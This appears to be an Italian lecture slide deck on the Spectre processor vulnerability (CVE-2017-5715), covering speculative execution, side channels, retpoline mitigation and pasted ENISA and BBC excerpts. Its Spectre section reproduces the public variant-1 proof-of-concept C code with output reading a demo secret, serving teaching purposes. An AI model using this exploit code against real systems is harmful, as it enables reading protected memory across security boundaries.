



Spectre

CVE 2017-5715



Indice:

1. Introduzione
2. Branch Prediction & Speculative Execution
3. Side-Channel Attacks
4. Spectre
5. Altre Varianti
6. Mitigazioni e Fix



Introduzione

Introduzione

CVE 2017-5715

Spectre è una vulnerabilità hardware che sfrutta la branch prediction e speculative execution.


Queste tecniche possono portare, tramite un'analisi side-channel, alla divulgazione non autorizzata di informazioni ad un utente malintenzionato.



Pubblicazione

Reso pubblico il 3 gennaio 2018, Spectre rappresenta una seria minaccia per i sistemi reali poiché queste tecniche vengono utilizzate nei microprocessori Intel, AMD e ARM utilizzati in miliardi di dispositivi.

An official website of the European Union How do you know? ▾

enisa  EUROPEAN UNION AGENCY FOR CYBERSECURITY

Search for resources, tools, publications and more 🔍 English (en)

TOPICS ▾ PUBLICATIONS TOOLS NEWS EVENTS ABOUT ▾ WORK WITH ENISA ▾ CONTACT

Home > Publications > Cyber security info notes > **Meltdown and Spectre: Critical processor vulnerabilities**

Keywords
cybersecurity

Meltdown and Spectre: Critical processor vulnerabilities

This infonote provides the basics required to understand the main concepts behind the vulnerabilities of various types of processors. It sheds some light on terms mentioned frequently in various articles covering the topic.

Published January 08, 2018

Summary

Security research from the industry and academia alike, have independently reported on a series of critical vulnerabilities found in various types of processors including chips from Intel, AMD, ARM, and ARM based processors used by Apple, Samsung, and Qualcomm. These vulnerabilities affect any computing device that uses these processors such as, personal computers, cloud systems, mobile

References

- Meltdown and Spectre: Vulnerabilities in modern computers leak passwords and sensitive data
- Intel
- AMD
- ARM
- Apple
- Meltdown and Spectre
- Meltdown attack overview
- Spectre Attacks: Exploiting Speculative Execution
- Meltdown attack
- Apple

Show 7 more


BBC

Home News Sport Business Innovation Culture Travel Earth Video Live

Meltdown and Spectre: How chip hacks work

4 January 2018 Share

By Chris Baraniuk & Mark Ward, BBC Technology Desk




1:13 Watch: Chip hacks explained

As technology companies race to fix two major vulnerabilities found in computer chips, the ways in which those chips could theoretically be targeted by hackers are becoming clear.

Collectively, Meltdown and Spectre affect billions of systems around the world - from desktop PCs to smartphones.

CVSS 3.0 Score



CVSS Base Score: 5.6
Impact Subscore: 4.0
Exploitability Subscore: 1.1
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 5.6


A decorative graphic on the left side of the slide consisting of two overlapping parallelograms. The front one is blue and the back one is a light greenish-blue. They are positioned diagonally, with the blue one in front of the green one.

Branch Prediction & Speculative Execution

Caching


La memoria cache è una piccola memoria ad alta velocità integrata nella CPU basata su principi di località temporale e spaziale .

Questa è un componente fondamentale in quanto aiuta a migliorare le prestazioni del sistema accelerando l'accesso ai dati.





Problema della cache

Il problema principale si verifica quando la CPU necessita di accedere a dati nella memoria primaria, molto più lenta. L'accesso può richiedere centinaia di cicli di clock prima che il valore sia disponibile. Per non sprecare tempo in attesa, la CPU effettua la speculative execution.




Branch Prediction

La branch prediction è una tecnica utilizzata dalla CPU per prevedere l'esito di un'operazione condizionale, in modo da ottimizzare l'esecuzione del flusso di istruzioni.



Speculative Execution

La speculative execution, che si basa sulla branch prediction, è ampiamente utilizzata per aumentare le prestazioni e implica che la CPU indovini le probabili direzioni d'esecuzione future ed esegua prematuramente le istruzioni su questi percorsi.



Un esempio pratico

La CPU si comporta come un turista che non sa quale strada prendere ad un bivio;

1. Mentre consulta la cartina, imbocca una strada sperando nell'intuito.
2. Se indovina ha evitato di fermarsi al bivio e perdere tempo.
3. In caso contrario, si configurerebbe un ritorno al punto di origine.




A decorative graphic on the left side of the slide. It consists of a blue parallelogram and a light green parallelogram, both tilted at an angle. The blue shape is in the foreground, and the green shape is partially behind it. They are set against a dark blue background with faint, lighter blue diagonal stripes.

Side-Channel Attacks

Side-Channel Attacks

Gli attacchi side channel, noti anche come attacchi a canali laterali, sono una tipologia di attacco che sfruttano fughe non intenzionali di informazioni riguardanti il consumo di energia, il tempo di esecuzione o le radiazioni elettromagnetiche per compromettere la sicurezza di un dispositivo o del codice utilizzato.



A decorative graphic in the top-left corner consisting of two overlapping parallelograms. The front one is blue and the back one is light green. Both are tilted at a 45-degree angle.


Spectre



Sfruttamento rami condizionali

Sfruttamento rami condizionali

In questa sezione, dimostriamo come la previsione errata del ramo condizionale può essere sfruttata da un utente malintenzionato per leggere memoria arbitraria da un altro contesto.



A decorative graphic on the left side of the slide consists of two overlapping parallelograms. The front one is blue and the back one is a light green. They are positioned diagonally, with the blue one partially covering the green one.

**Una possibile
implementazione in
linguaggio C**

Import




La prima sezione del codice include le librerie necessarie per le funzioni standard C, le funzioni intrinseche del compilatore e le ottimizzazioni specifiche del compilatore.

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#ifdef _MSC_VER
#include <intrin.h>          /* for rdtscp and clflush */
#pragma optimize("gt",on)
#else
#include <x86intrin.h>       /* for rdtscp and clflush */
#endif
```



Memoria Condivisa

- *array1* rappresenta lo spazio di memoria condivisa accessibile sia dall'aggressore che dalla vittima.
- Su molti processori la cache L1 ha 64 byte per riga quindi gli array di 64 byte ciascuno inutilizzati servono a raggiungere diverse linee di cache.
- *array2* verrà usato per portare in cache il risultato dell'esecuzione speculativa.



```
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];
```



Segreto

- `secret` è un puntatore a un carattere che contiene la stringa segreta.
- Solo la funzione *victim_function* conosce il segreto.
- L'attaccante tenterà di recuperarlo usando l'exploit Spectre.



```
char *secret = "YOU DONT HAVE TO BE PERFECT TO BE AWESOME.";
```



Codice vittima

Se x è maggiore della dimensione di `array1`, il processore vulnerabile potrebbe:

1. Prevedere un'errata esecuzione speculativa.
2. Leggere `array1[x]` e `array2[array1[x] * 512]`.
3. Ripristinare lo stato precedente dopo aver completato la lettura di `array1` size.
4. Archiviare il valore di `array2[array1[x] * 512]` nella cache.

```
uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
    if (x < array1_size) {
        temp &= array2[array1[x] * 512];
    }
}
```

A decorative graphic on the left side of the slide consisting of two overlapping parallelograms. The front one is blue and the back one is a light green color. They are positioned diagonally, with the blue one in front of the green one.

La funzione readMemoryByte



Preparazione attacco 1

Per iniziare da uno stato pulito e noto, l'intera tabella *array2* viene svuotata dalla cache utilizzando la funzione “*_mm_clflush*”.

```
/* Flush array2[256*(0..255)] from cache */  
for (i = 0; i < 256; i++)  
    _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */
```


Preparazione attacco 2

Questa sezione di codice inizialmente prepara l'attacco manipolando il predittore di rami della CPU per farlo funzionare in modo scorretto:

1. Vengono cancellati i dati di `array1_size` dalla cache.
2. Viene eseguito un ciclo vuoto che funge da ritardo in quanto serve a garantire che lo svuotamento della cache di `array1_size` sia terminato.
3. Viene calcolato un valore per la variabile `x`.
4. Infine `x` è usato come argomento per la funzione della vittima.

```
training_x = tries % array1_size;
for (j = 29; j >= 0; j--) {
    _mm_clflush(&array1_size);
    for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

    /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
    /* Avoid jumps in case those tip off the branch predictor */
    x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
    x = (x | (x >> 16));          /* Set x=-1 if j%6==0, else x=0 */
    x = training_x ^ (x & (malicious_x ^ training_x));

    /* Call the victim! */
    victim_function(x);
    printf("x = %d\n", x);
}
```

Manipolazione Speculative Execution

Sfruttando la funzione 'printf("x = %d\n", x);' il valore di 'x' viene stampato ad ogni iterazione.

```
x = 1
x = 1
x = 1
x = 1
x = 1
x = -8208
x = 1
x = 1
x = 1
x = 1
x = 1
x = -8208
x = 1
x = 1
x = 1
x = 1
x = 1
x = -8208
Unclear: 0x45='E' score=994 (second best: 0x00='?' score=642)
```

NB: Il valore “grande” di x viene calcolato in modo da puntare alla posizione di memoria della nostra variabile "segreta".

Attacco Side-Channel 1

Letture psedo-casuali: Questo impedisce al processore di ottimizzare le letture, il che potrebbe influenzare i calcoli di timing necessari per l'attacco a tempo.

Scansione di tutti i valori di x: Ricordiamo che `array2[array1[x] * 512]` è stato eseguito in modo speculativo nella funzione della vittima e il risultato è stato memorizzato nella cache.



```
/* Time reads. Order is lightly mixed up to prevent stride prediction */
for (i = 0; i < 256; i++) {
    mix_i = ((i * 167) + 13) & 255;
    addr = &array2[mix_i * 512];
    time1 = __rdtscp(&junk);           /* READ TIMER */
    junk = *addr;                     /* MEMORY ACCESS TO TIME */
    time2 = __rdtscp(&junk) - time1;  /* READ TIMER & COMPUTE ELAPSED TIME*/
    if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++; /* cache hit - add +1 to score for this value */
}
```

Attacco Side-Channel 2

Identificazione del valore letto fuori limite:

- Per ogni valore di x , viene misurato il tempo di accesso a `array2[x * 512]`.
- Un accesso veloce indica un "cache hit", ovvero che il valore è già presente nella cache e viene letto rapidamente.
- Il valore di x che produce il tempo di accesso più veloce è considerato il candidato più probabile per essere stato letto fuori limite nella funzione vittima.
- A questo valore candidato viene assegnato un punteggio +1.

```
/* Time reads. Order is lightly mixed up to prevent stride prediction */
for (i = 0; i < 256; i++) {
    mix_i = ((i * 167) + 13) & 255;
    addr = &array2[mix_i * 512];
    time1 = __rdtscp(&junk);           /* READ TIMER */
    junk = *addr;                     /* MEMORY ACCESS TO TIME */
    time2 = __rdtscp(&junk) - time1;   /* READ TIMER & COMPUTE ELAPSED TIME*/
    if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++; /* cache hit - add +1 to score for this value */
}
```

Attacco Side-Channel 3

L'intero processo di scansione e punteggio viene ripetuto 999 volte ed il valore di x con il punteggio più alto è considerato il candidato più probabile.

```
/* Time reads. Order is lightly mixed up to prevent stride prediction */
for (i = 0; i < 256; i++) {
    mix_i = ((i * 167) + 13) & 255;
    addr = &array2[mix_i * 512];
    time1 = __rdtscp(&junk);           /* READ TIMER */
    junk = *addr;                     /* MEMORY ACCESS TO TIME */
    time2 = __rdtscp(&junk) - time1;  /* READ TIMER & COMPUTE ELAPSED TIME*/
    if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++; /* cache hit - add +1 to score for this value */
}
```

Il resto della funzione readMemoryByte seleziona i due valori con il maggior numero di cache hit e li restituisce.



Main

Il main calcola l'offset relativo al secret in questo modo:



```
size_t malicious_x=(size_t)(secret-(char*)array1);
```

Ed infine utilizza l'offset calcolato per puntare alla variabile segreta della vittima.

- L'attacco può essere esteso per leggere più byte e potenzialmente recuperare altri dati in memoria.


```
Lee@lee-XPS-13-9360:~/Desktop/spectre$ ./spectre
Putting 'YOU DONT HAVE TO BE PERFECT TO BE AWESOME.' in memory, address 0x55a175f6c008
Reading 42 bytes:
Reading at malicious_x = 0xffffffffffffdfc8... Unclear: 0x59='Y' score=993 (second best: 0x01='?' score=755)
Reading at malicious_x = 0xffffffffffffdfc9... Unclear: 0x4F='O' score=988 (second best: 0x01='?' score=793)
Reading at malicious_x = 0xffffffffffffdfca... Unclear: 0x55='U' score=994 (second best: 0x01='?' score=807)
Reading at malicious_x = 0xffffffffffffdfcb... Unclear: 0x20=' ' score=997 (second best: 0x01='?' score=792)
Reading at malicious_x = 0xffffffffffffdfcc... Unclear: 0x44='D' score=995 (second best: 0x01='?' score=817)
Reading at malicious_x = 0xffffffffffffdfcd... Unclear: 0x4F='O' score=995 (second best: 0x01='?' score=803)
Reading at malicious_x = 0xffffffffffffdfce... Unclear: 0x4E='N' score=989 (second best: 0x01='?' score=793)
Reading at malicious_x = 0xffffffffffffdfcf... Unclear: 0x54='T' score=995 (second best: 0x01='?' score=810)
Reading at malicious_x = 0xffffffffffffdfd0... Unclear: 0x20=' ' score=999 (second best: 0x01='?' score=806)
Reading at malicious_x = 0xffffffffffffdfd1... Unclear: 0x48='H' score=999 (second best: 0x01='?' score=795)
Reading at malicious_x = 0xffffffffffffdfd2... Unclear: 0x41='A' score=995 (second best: 0x01='?' score=796)
Reading at malicious_x = 0xffffffffffffdfd3... Unclear: 0x56='V' score=993 (second best: 0x01='?' score=818)
Reading at malicious_x = 0xffffffffffffdfd4... Unclear: 0x45='E' score=999 (second best: 0x01='?' score=806)
Reading at malicious_x = 0xffffffffffffdfd5... Unclear: 0x20=' ' score=998 (second best: 0x01='?' score=793)
Reading at malicious_x = 0xffffffffffffdfd6... Unclear: 0x54='T' score=998 (second best: 0x01='?' score=814)
Reading at malicious_x = 0xffffffffffffdfd7... Unclear: 0x4F='O' score=993 (second best: 0x01='?' score=813)
Reading at malicious_x = 0xffffffffffffdfd8... Unclear: 0x20=' ' score=998 (second best: 0x01='?' score=801)
Reading at malicious_x = 0xffffffffffffdfd9... Unclear: 0x42='B' score=994 (second best: 0x01='?' score=788)
Reading at malicious_x = 0xffffffffffffdfda... Unclear: 0x45='E' score=999 (second best: 0x01='?' score=800)
Reading at malicious_x = 0xffffffffffffdfdb... Unclear: 0x20=' ' score=997 (second best: 0x01='?' score=793)
Reading at malicious_x = 0xffffffffffffdfdc... Unclear: 0x50='P' score=999 (second best: 0x01='?' score=803)
Reading at malicious_x = 0xffffffffffffdfdd... Unclear: 0x45='E' score=999 (second best: 0x01='?' score=790)
Reading at malicious_x = 0xffffffffffffdfde... Unclear: 0x52='R' score=998 (second best: 0x01='?' score=806)
Reading at malicious_x = 0xffffffffffffdfdf... Unclear: 0x46='F' score=999 (second best: 0x01='?' score=806)
Reading at malicious_x = 0xffffffffffffdfe0... Unclear: 0x45='E' score=999 (second best: 0x01='?' score=790)
Reading at malicious_x = 0xffffffffffffdfe1... Unclear: 0x43='C' score=993 (second best: 0x01='?' score=773)
Reading at malicious_x = 0xffffffffffffdfe2... Unclear: 0x54='T' score=996 (second best: 0x01='?' score=806)
Reading at malicious_x = 0xffffffffffffdfe3... Unclear: 0x20=' ' score=999 (second best: 0x01='?' score=771)
Reading at malicious_x = 0xffffffffffffdfe4... Unclear: 0x54='T' score=997 (second best: 0x01='?' score=768)
Reading at malicious_x = 0xffffffffffffdfe5... Unclear: 0x4F='O' score=988 (second best: 0x01='?' score=760)
Reading at malicious_x = 0xffffffffffffdfe6... Unclear: 0x20=' ' score=991 (second best: 0x01='?' score=768)
Reading at malicious_x = 0xffffffffffffdfe7... Unclear: 0x42='B' score=990 (second best: 0x01='?' score=787)
Reading at malicious_x = 0xffffffffffffdfe8... Unclear: 0x45='E' score=999 (second best: 0x01='?' score=758)
Reading at malicious_x = 0xffffffffffffdfe9... Unclear: 0x20=' ' score=999 (second best: 0x01='?' score=789)
Reading at malicious_x = 0xffffffffffffdfea... Unclear: 0x41='A' score=996 (second best: 0x01='?' score=802)
Reading at malicious_x = 0xffffffffffffdfef... Unclear: 0x57='W' score=998 (second best: 0x01='?' score=782)
Reading at malicious_x = 0xffffffffffffdfec... Unclear: 0x45='E' score=997 (second best: 0x01='?' score=783)
Reading at malicious_x = 0xffffffffffffdfed... Unclear: 0x53='S' score=998 (second best: 0x01='?' score=770)
Reading at malicious_x = 0xffffffffffffdfee... Unclear: 0x4F='O' score=995 (second best: 0x01='?' score=777)
Reading at malicious_x = 0xffffffffffffdfef... Unclear: 0x4D='M' score=998 (second best: 0x01='?' score=788)
Reading at malicious_x = 0xffffffffffffdff0... Unclear: 0x45='E' score=999 (second best: 0x01='?' score=791)
Reading at malicious_x = 0xffffffffffffdff1... Unclear: 0x2E='.' score=995 (second best: 0x01='?' score=744)
```



Altre Varianti

Sfruttamento rami indiretti

- Scelta del gadget nello spazio di indirizzi della vittima.
- Influenzare il Branch Target Buffer (BTB) a prevedere erroneamente un ramo all'indirizzo del gadget, con conseguente esecuzione speculativa del gadget.
- Mentre gli effetti dell'errata esecuzione speculativa sullo stato nominale della CPU vengono eventualmente ripristinati, le loro conseguenze sulla cache non lo sono, consentendo così la trapelazione di dati sensibili.





Ulteriori Casi

L'attacco Spectre offre una vasta gamma di varianti con diverse caratteristiche e complessità.

Queste possono dipendere da molti fattori:

- Qual è lo stato conosciuto o controllato dall'avversario.
- Dove risiedono le informazioni da ricercare.
- Da quali canali possono trapelare le informazioni.

... e molto altro ancora.



Mitigazioni e Fix



Mitigazioni

Esistono diverse strategie per mitigare le vulnerabilità Spectre.

Le principali categorie includono:

- **Manipolazione diretta dell'hardware:** Generalmente eseguita mediante aggiornamenti del microcode o manipolazione dei registri.
- **Controllo indiretto:** Ottenuto tramite costrutti software che limitano o vincolano la speculazione.




Un approccio ibrido

Retpoline

Retpoline è un approccio ibrido poiché:



- Richiede un microcode aggiornato per rendere più prevedibile il comportamento hardware speculativo su alcuni modelli di processore.
- E' principalmente una struttura software che sfrutta la conoscenza specifica dell'hardware sottostante per mitigare l'iniezione del ramo.



Retpoline RSB

In precedenza era necessario consultare il predittore del ramo per indirizzare l'esecuzione speculativa verso l'obiettivo più probabile, retpoline fornisce un implementazione basata su Return Stack Buffer (RSB).

Il predittore del ramo indiretto è una componente hardware relativamente grande che non può essere facilmente gestita dal sistema operativo mentre un RSB, essendo una struttura LIFO, è più prevedibile per il software.





Retpoline JUMP

In questo esempio viene eseguito un salto all'indirizzo di un'istruzione memorizzato nel registro %rax.

Senza retpoline, l'esecuzione speculativa del processore consulta il predittore del ramo indiretto e può speculare su un indirizzo controllato da un exploit.

Before retpoline

```
jmp *%rax
```

After retpoline

```
1. call load_label
   capture_ret_spec:
2. pause ; LFENCE
3. jmp capture_ret_spec
   load_label:
4. mov %rax, (%rsp)
5. RET
```


Retpoline JUMP

1. Nel passo 1 viene chiamata la `load_label`.
2. Al passo 4 carica il valore dall'indirizzo puntato dallo stack (`%rsp`) nel registro `%rax`.
3. In caso di speculazione, il processore si ritrova intrappolato nel ciclo infinito `jmp capture_ret_spec`.
4. Prima di completare l'esecuzione speculativa, il ciclo infinito forzerà il processore a tornare all'etichetta `capture_ret_spec`.
5. Poiché il ciclo infinito sovrascrive qualsiasi modifica apportata durante l'esecuzione speculativa, l'attacco Spectre viene mitigato.
6. Infine `RET` pulisce lo stack e fa tornare l'esecuzione dal punto in cui è stata chiamata.

Before retpoline

```
jmp *%rax
```

After retpoline

```
1. call load_label
   capture_ret_spec:
2. pause ; LFENCE
3. jmp capture_ret_spec
   load_label:
4. mov %rax, (%rsp)
5. RET
```

Retpoline CALL

Per la CALL valgono gli stessi principi.

Di seguito è riportata la sintassi utilizzata dall'assemblatore GNU nella sostituzione indiretta delle chiamate.

Before retpoline

```
call *%rax
```

After retpoline

```
1.  jmp label2
    label0:
2.  call label1
    capture_ret_spec:
3.  pause ; LFENCE
4.  jmp capture_ret_spec
    label1:
5.  mov %rax, (%rsp)
6.  RET
    label2:
7.  call label0
8. ... continue execution
```



Retpoline: Vantaggi VS Svantaggi

Vantaggi:

- È una tecnica efficace che può mitigare una vasta gamma di attacchi Spectre.
- Ha un impatto minimo sulle prestazioni del sistema.
- Può essere implementata a livello di compilatore, facilitando l'adozione su larga scala.

Svantaggi:

- Non è una soluzione completa e non può proteggere contro tutti i tipi di attacchi Spectre.
- Richiede modifiche al codice sorgente, il che può essere un ostacolo per alcuni software.
- Può avere un impatto negativo su alcune architetture di processore specifiche.



Retpoline fix:





Grazie per l'attenzione!

